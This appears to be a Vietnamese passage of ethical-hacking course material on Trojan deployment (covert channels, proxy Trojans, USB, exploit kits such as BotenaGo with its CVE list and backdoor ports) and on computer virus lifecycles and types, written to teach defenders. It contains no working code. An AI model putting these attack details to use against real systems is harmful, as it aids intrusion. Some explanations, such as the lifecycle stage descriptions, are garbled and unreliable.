
Covert channel là phương pháp được hacker sử dụng để triển khai và che giấu Trojan trong một giao thức nào đó không thể phát hiện. Kỹ thuật này gọi là kỹ thuật gọi là **tunneling**, cho phép một giao thức truyền thông qua giao thức khác. Tunneling trở thành một phương thức truyền thông hấp dẫn cho Trojan, vì hacker có thể sử dụng covert channel để cài đặt backdoor lên mục tiêu. Các channel này chủ yếu nhằm né tránh các chương trình diệt virus và tường

lừa được triển khai trong mạng. Hacker có thể tạo các covert channel bằng cách sử dụng các công cụ như **Ghost Tunnel V2**, **ElectricFish** và **Bachosens Trojan**.



Thông qua Proxy Servers

Trojan proxy là một ứng dụng độc lập giúp hacker sử dụng máy tính của nạn nhân như một proxy để kết nối đến máy mục tiêu. Nếu các cơ quan chức năng phát hiện, dấu vết vi phạm sẽ dẫn tới nạn nhân vô tội và không phải hacker do đó có thể gây phiền toái về mặt pháp lý cho nạn nhân. Hàng ngàn máy tính trên Internet đã bị nhiễm bởi các proxy server. Một số Trojan proxy như **Linux.Proxy.10**, **Proxy Trojan** hoặc **Pinksipbot (Qbot)**, ...



Propagating and deploying Trojan through proxy servers

USB/Flash Drives

Hacker cũng có thể copy Trojan vào USB và lừa nạn nhân sử dụng. Sau khi lan truyền vào máy nạn nhân, Trojan sẽ tự động thực thi, gây nhiễm và xâm phạm hệ thống và mạng.




Propagating and deploying Trojan through USB

Exploit Kit

Exploit Kit (bộ công cụ khai thác) được sử dụng để khai thác các lỗ hổng bảo mật và được tìm thấy trong các ứng dụng như Adobe Reader và Adobe Flash Player, bằng cách phân phối phần mềm độc hại như phần mềm gián điệp, virus, Trojan, worm, bot, backdoor hoặc các payload khác đến hệ thống mục tiêu. Exploit kit đi kèm với mã exploit được viết sẵn. Do đó, chúng dễ sử dụng đối với những cá nhân không phải là chuyên gia IT. Bằng cách sử dụng các

exploit kit, hacker có thể nhắm mục tiêu vào trình duyệt hoặc các chương trình có thể truy cập bằng trình duyệt, các lỗ hổng zero-day, ...



Process of exploitation using exploit kits

Quy trình khai thác có thể thay đổi tùy thuộc vào exploit kit được sử dụng:

- Nạn nhân truy cập vào một trang web chính thống được lưu trữ trên web server bị xâm phạm.
- Nạn nhân bị chuyển hướng qua các server trung gian khác.
- Nạn nhân không biết mình đang đặt chân lên exploit kit server chứa trang đích của exploit kit khác.
- Exploit kit thu thập thông tin về nạn nhân
- Nếu khai thác thành công, malware sẽ được tải xuống và thực thi trên hệ thống của nạn nhân.

BotenaGo exploit kit được viết bằng ngôn ngữ Go chứa hơn 30 biến thể và có khả năng tấn công hàng triệu thiết bị IoT và thiết bị router trên toàn thế giới. BotenaGo được phát hiện lần đầu vào tháng 11 năm 2021 và được nhận dạng là phần mềm độc hại Mirai botnet. Sử dụng BotenaGo, hacker bắt đầu bằng việc đặt một backdoor trong thiết bị nạn nhân thông qua port 31412 bằng cách gửi GET request và lắng nghe IP của nạn nhân (response) qua port 19412. Sau khi backdoor thành công, hacker có thể nhập bằng các chức năng được code sẵn trong mã nguồn. BotenaGo đang được hacker sử dụng thành công trong việc phân phối các chức năng tấn công DDoS bằng cách lan truyền payload đến thiết bị nạn nhân.

Một số lỗ hổng liên quan:

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware version 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers
CVE-2013-3307	Linksys X3000 1.0.03 build 001
CVE-2020-9377	D-Link DIR-610
CVE-2016-11021	D-Link DCS-930L devices before 2.12
CVE-2018-10088	XiongMai uc-httdp 1.0.0
Vulnerability	Affected devices
CVE-2020-10173	Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvl042j1.d26m
CVE-2013-5223	D-Link DSL-2760U Gateway

CVEs for the BotenaGo exploit kit

Tính năng:

- Không có giao tiếp trực tiếp với máy chủ C2C
- Sử dụng function mapping để thực hiện khai thác.
- Khai thác tới 33 lỗ hổng trong giai đoạn khởi tạo.
- Triển khai phần mềm độc hại Mirai trên máy nạn nhân thông qua các link.



SHA256: d1a60191db15b1b6090fa773b7a13e98181b33f9308b3569b066e1e63cf0db47

File name: build_12_3_2014_id2851_nb_group_150210_2828_crypt_FYZgu54d97223d...

Detection ratio: 4 / 57

Analysis date: 2015-02-12 19:56:07 UTC (0 minutes ago)

[Analysis](#)[File detail](#)[Additional information](#)[Comments](#)[Votes](#)

Antivirus	Result	Update
Bkav	HW32.Packed.35A0	20150212
DrWeb	Trojan.Betabot.3	20150212
ESET-NOD32	a variant of Win32/Kryptik.CYHD	20150212
Malwarebytes	Trojan.Agent.0BGen2	20150212
ALYac	✓	20150212

Screenshot of RIG Exploit Kit

Mô-đun 7. Phần 4: Virus máy tính và phân loại virus

Khái niệm liên quan đến virus và worm (sâu máy tính). Ngoài ra, chúng ta cũng thảo luận về các giai đoạn trong vòng đời của một virus và cách hoạt động của virus cùng với lý do tại sao người ta tạo ra virus, dấu hiệu của một cuộc tấn công virus cũng như các công cụ giả mạo phần mềm diệt virus và ransomware.

Phần này còn nhấn mạnh các loại virus và phân loại theo nguồn gốc của chúng, các kỹ thuật được sử dụng để xâm nhập vào hệ thống mục tiêu, các loại file chúng xâm nhiễm, nơi chúng ẩn nấp, các thiệt hại chúng gây ra cũng như các hệ điều hành chúng hoạt động, ...

Tổng quan về Virus

Virus là mối đe dọa của ngành công nghiệp máy tính hiện đại. Virus có khả năng gây hủy hoại cả trong môi trường kinh doanh lẫn máy tính cá nhân. Tuổi thọ của một virus phụ thuộc vào khả năng tự nhân bản. Vì vậy, hacker sẽ thiết kế virus sao cho nó tự động nhân bản n lần.

Virus máy tính là gì

Virus máy tính là một chương trình tự nhân bản, tạo ra bản sao của chính nó bằng cách gắn vào code thực thi khác và hoạt động mà không cần sự đồng ý của người dùng. Giống như một vi khuẩn sinh học, virus lây nhiễm và có thể xâm nhập vào các file khác; tuy nhiên, virus chỉ có thể lây nhiễm vào máy tính khác khi có sự trợ giúp từ con người.



What is computer virus?

Một số virus tác động đến máy tính ngay khi code của chúng được thực thi, trong khi những virus khác sẽ tồn tại ẩn dưới dạng nguyên bản cho đến khi đáp ứng được một điều kiện logic đã được định trước. Virus có thể lây nhiễm vào nhiều loại file, bao gồm các file overlay (.OVL) và file thực thi (.EXE, .SYS, .COM hoặc .BAT). Chúng được truyền qua internet, qua ổ flash, và qua các file đính kèm email.

Một số đặc điểm của virus

- Lây nhiễm vào các chương trình khác
- Tự biến đổi
- Mã hóa chính nó
- Thay đổi dữ liệu
- Gây hỏng hệ thống file
- Tự nhân bản

Mục đích của việc tạo ra virus

- Gây thiệt hại cho đối thủ cạnh tranh
- Đạt lợi ích tài chính
- Phá hoại tài sản trí tuệ
- Trêu đùa
- Nghiên cứu
- Tham gia vào khủng bố mạng
- Phân phối thông điệp chính trị

- Gây thiệt hại cho mạng hoặc máy tính
- Giành quyền truy cập từ xa

Dấu hiệu của tấn công virus

Các dấu hiệu của tấn công bởi virus phát sinh từ các hoạt động bất thường. Những hoạt động này phản ánh tính chất của một virut bằng cách làm gián đoạn luồng thông thường của một tiến trình hoặc một chương trình. Tuy nhiên, không phải tất cả các lỗi đều nhằm mục đích tấn công hệ thống; chúng có thể chỉ là false positive (báo hiệu sai). Ví dụ nếu hệ thống chạy chậm hơn bình thường, người ta có thể nghĩ rằng do virus, tuy nhiên nguyên nhân thực tế có thể là quá tải.

Một virus nguy hiểm có xu hướng nhân bản nhanh chóng và có thể lây nhiễm trong một thời gian ngắn. Virus có thể lây nhiễm vào các file trên hệ thống, và khi các file đó được truyền đi, chúng có thể nhiễm sang các máy tính khác. Người dùng sẽ có thể nhận ra một số dấu hiệu cho thấy sự tồn tại của nhiễm virus như sau:

- Các tiến trình yêu cầu nhiều tài nguyên, gây giảm hiệu suất
- Máy tính phát ra tiếng beep
- Thay đổi tên ổ đĩa và hệ điều hành boot được
- Các cảnh báo antivirus liên tục
- Máy tính bị đóng băng thường xuyên hoặc gặp lỗi như BSOD (Blue Screen of Death)
- Các file và thư mục bị thiếu
- Trình duyệt “đóng đứng”
- Thiếu không gian lưu trữ
- Quảng cáo không mong muốn

Vòng đời của Virus

Vòng đời của virus bao gồm 6 giai đoạn như sau:

1. **Design:** Lập trình virus bằng cách sử dụng ngôn ngữ lập trình hoặc công cụ xây dựng.
2. **Replication:** Virus nhân bản trong một khoảng thời gian trên hệ thống mục tiêu và sau đó lan truyền chính nó.
3. **Launch:** Virus được kích hoạt khi người dùng thực hiện các hành động cụ thể như chạy một chương trình bị nhiễm virus.
4. **Detection:** Virus được xác định là mối đe dọa nhiễm vào hệ thống mục tiêu.
5. **Incorporation:** Thực hiện tích hợp các biện pháp phòng vệ chống lại virus.
6. **Execution of the damage routine:** Người dùng cài đặt các cập nhật phần mềm diệt virus và loại bỏ mối đe dọa từ nó.

Cách hoạt động của Virus


Infection Phase

Hai yếu tố quan trọng nhất trong giai đoạn lây nhiễm của một virus là **phương pháp lây nhiễm** và **phương pháp lan truyền**. Một virus lây nhiễm vào hệ thống theo thứ tự sau:

- Virus tải chính nó vào bộ nhớ và kiểm tra xem có chương trình thực thi trên đĩa không.
- Virus gắn thêm mã độc vào một chương trình hợp lệ mà không có sự cho phép của người dùng.
- Người dùng không nhận ra sự thay đổi và khởi chạy chương trình bị nhiễm.
- Việc thực thi của chương trình bị nhiễm giúp lây nhiễm cho các chương trình khác trên hệ thống.
- Chu kỳ tiếp tục cho đến khi người dùng nhận ra có sự bất thường trong hệ thống.

Cách mà virus tấn công vào hệ thống mục tiêu rất đa dạng. Chúng có thể gắn vào các chương trình và lây nhiễm chúng các chương trình khác thông qua các sự kiện cụ thể. Virus cần có các sự kiện đó xảy ra vì chúng không thể tự khởi động. Các loại virus khác nhau có cách lây nhiễm khác nhau, ví dụ:

- *File virus* lây nhiễm bằng cách gắn kết vào một chương trình thực thi trong hệ thống. Các mục tiêu tiềm năng cho nhiễm virut bao gồm source code, các file batch, file script, ...
- *Boot sector virus* thực thi code của nó trước khi máy tính khởi động.




Virus lan truyền theo nhiều cách khác nhau. Có những virus máy tính lây nhiễm và tiếp tục lan truyền mỗi khi người dùng thực thi tuy nhiên một số virus lại không lây nhiễm ngay khi chúng được thực thi lần đầu. Chúng thường lưu trữ trong bộ nhớ và lây nhiễm các chương trình sau đó. Những chương trình virut như vậy chờ sự kiện kích hoạt cụ thể để lan truyền ở giai đoạn sau. Do đó, khó nhận biết được sự kiện nào có thể kích hoạt chúng. Như được minh họa trong hình trên, header của file .EXE, khi file này bị nhiễm virus, bất kỳ sự kiện kích hoạt nào từ phần header của file có thể kích hoạt code virus cùng với chương trình ứng dụng ngay sau khi thực thi.

Attack Phase


Hầu hết các virus thực hiện các hành động sau:

- Xóa file và thay đổi nội dung của các file dữ liệu, làm chậm hệ thống.
- Thực hiện các tác vụ không liên quan đến ứng dụng.

Unfragmented File Before Attack



File Fragmented Due to Virus Attack



Attack Phase

Trong hình trên, có hai file A và B. Trước khi bị tấn công, hai file này được sắp xếp đứng liền kề nhau theo một trật tự nhất định. Khi virus nhiễm vào, nó thay đổi vị trí của các file được đặt liên tiếp, dẫn đến sai lệch trong việc phân bổ file và làm cho hệ thống chậm đi khi người dùng cố gắng truy xuất.

Phân loại Virus máy tính

Virus máy tính được phân loại dựa trên cách thức hoạt động và mục tiêu của chúng. Dưới đây là một số loại virus máy tính phổ biến nhất:

- System or Boot Sector Virus
- File Virus
- Multipartite Virus


- Macro Virus
- Cluster Virus
- Stealth/Tunneling Virus
- Encryption Virus
- Sparse Infector Virus
- Polymorphic Virus
- Metamorphic Virus
- Overwriting File or Cavity Virus
- Companion Virus/Camouflage Virus
- Shell Virus
- File Extension Virus
- FAT Virus
- Logic Bomb Virus
- Web Scripting Virus
- Email Virus
- Armored Virus
- Add-on Virus
- Intrusive Virus
- Direct Action or Transient Virus
- Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

Mục tiêu phổ biến nhất của virus là các phần của hệ thống, bao gồm *master boot record (MBR)* và các *DOS boot record system sector*. Hệ điều hành thực thi code trong những khu vực này trong quá trình khởi động. MBR là vùng dễ bị nhiễm virus nhất, vì nếu MBR bị hỏng, tất cả dữ liệu sẽ bị mất. Phần boot record system sector cũng được thực thi trong quá trình khởi động và đây là một điểm tấn công quan trọng cho virus.

System sector chỉ gồm 512 byte không gian đĩa. Do đó, system sector virus ẩn code của chúng trong một không gian đĩa khác. Các phương tiện chuyển đổi chính của system sector virus là file đính kèm trong email và thiết bị đĩa ngoại vi như USB. Các virus như vậy tồn tại trong bộ nhớ. Một số sector virus cũng lan truyền thông qua các file bị nhiễm; chúng được gọi là multisector virut.

System sector virus di chuyển MBR sang vị trí khác trên ổ cứng và sao chép chính nó vào vị trí ban đầu của MBR.




Một cách để đối phó với virus này là tránh sử dụng hệ điều hành Windows và chuyển sang sử dụng Linux hoặc Mac, vì Windows dễ bị tấn công hơn. Linux và Macintosh có các biện pháp bảo vệ tích hợp để chống lại những virus như vậy.

File Viruses

File viruses dịch tạm là **virus tập tin**. Các loại virus tập tin lây nhiễm vào các file thực thi hoặc dịch mã như file COM, EXE, SYS, OVL, OBJ, PRG, MNU và BAT. Có hai loại virus tập tin: *virus direct-action* (không cư trú) và *virus memory-resident* cư trú trong bộ nhớ. Mặc dù hiếm, nhưng số lượng virus này khá đa dạng. Chúng lây nhiễm theo nhiều cách và xuất hiện trong nhiều loại file khác nhau.

Loại virus tập tin phổ biến nhất hoạt động bằng cách xác định loại file dễ bị nhiễm như file kết thúc bằng .COM hoặc .EXE. Trong quá trình chạy chương trình, virus cùng chạy để nhiễm thêm file khác. Loại virus này thường được phát hiện ngay lập tức. Trước khi chèn code vào chương trình, chúng lưu trữ các lệnh gốc và chạy chương trình nguyên bản để mọi thứ trông như bình thường.



Working of file virus


Virus tập tin ẩn mình bằng cách sử dụng kỹ thuật che giấu để cư trú trong bộ nhớ máy tính tương tự như sector virus. Chúng không làm tăng kích thước file, nếu người dùng cố gắng đọc file, virus sẽ chặn yêu cầu và trả lại file gốc.

Multipartite Viruses

Một loại **virus đa bên** (còn được gọi là **virus đa phần hoặc virus lai**) kết hợp cách tiếp cận của virus lây nhiễm tập tin và sector virus và có gắng tấn công cùng lúc cả boot sector và các file thực thi. Khi virus lây nhiễm vào boot sector, nó sẽ ảnh hưởng đến các file hệ thống và ngược lại. Loại virus này sẽ lây nhiễm lại hệ thống một cách lặp đi lặp lại nếu không được triệt phá hoàn toàn khỏi máy bị nhiễm.

Macro Viruses

Virus macro lây nhiễm vào các ứng dụng như Microsoft Word hoặc các ứng dụng tương tự bằng cách tự động thực hiện một chuỗi hành động sau khi kích hoạt ứng dụng. Hầu hết các virus macro được viết bằng **ngôn ngữ macro Visual Basic for Applications (VBA)** và lây nhiễm vào các template hoặc chuyển đổi các tài liệu bị nhiễm thành các file template trong khi vẫn giữ được diện mạo của các file tài liệu thông thường.



Working of a macro virus


Virus macro thường ít gây hại hơn so với các loại virus khác. Thông thường, chúng lây lan qua email. Do ngôn ngữ macro phức tạp được sử dụng trong một số chương trình, người dùng dễ dàng nhầm lẫn giữa một file dữ liệu và một file thực thi. Hacker có thể lợi dụng các chương trình phổ biến có khả năng sử dụng macro, như Microsoft Word, Excel và các chương trình Office khác. Các file *Windows Help* cũng có thể chứa macro.

Stealth Viruses/Tunneling Viruses

Những loại virus máy tính này che giấu khỏi các chương trình diệt virus bằng cách thay đổi hoặc làm hỏng các service call trong quá trình hoạt động. Virus ẩn danh (stealth viruses) ẩn kích thước gốc của file hoặc tạm thời đặt một bản sao của chính nó trong một ổ đĩa khác, từ đó thay thế file bị nhiễm bằng file không nhiễm được lưu trữ trên ổ cứng.

Ngoài ra, còn có một loại virus ẩn danh che giấu các sự thay đổi mà nó đã thực hiện. Nó chiếm quyền kiểm soát các chức năng của hệ thống như đọc file hoặc các sector hệ thống. Khi một chương trình khác yêu cầu thông tin đã được virus thay đổi, virus ẩn danh báo cáo thông tin đó cho chương trình thay vì thông tin thực tế. Loại virus này cũng tồn tại trong bộ nhớ. Để tránh bị phát hiện, chúng luôn chiếm quyền kiểm soát các chức năng hệ thống và sử dụng chúng để che giấu sự hiện diện của chúng.

Một trong số các carriers của virus ẩn danh là rootkit.




Working of stealth virus/tunneling virus

Encryption Viruses

Các loại virus mã hóa hoặc virus cryptolocker xâm nhập vào mục tiêu thông qua các phần mềm miễn phí, torrent, thư rác,... Loại virus này bao gồm một bản sao được mã hóa của virus và một module giải mã. Module giải mã luôn giữ nguyên, trong khi quá trình mã hóa sử dụng các khóa khác nhau.

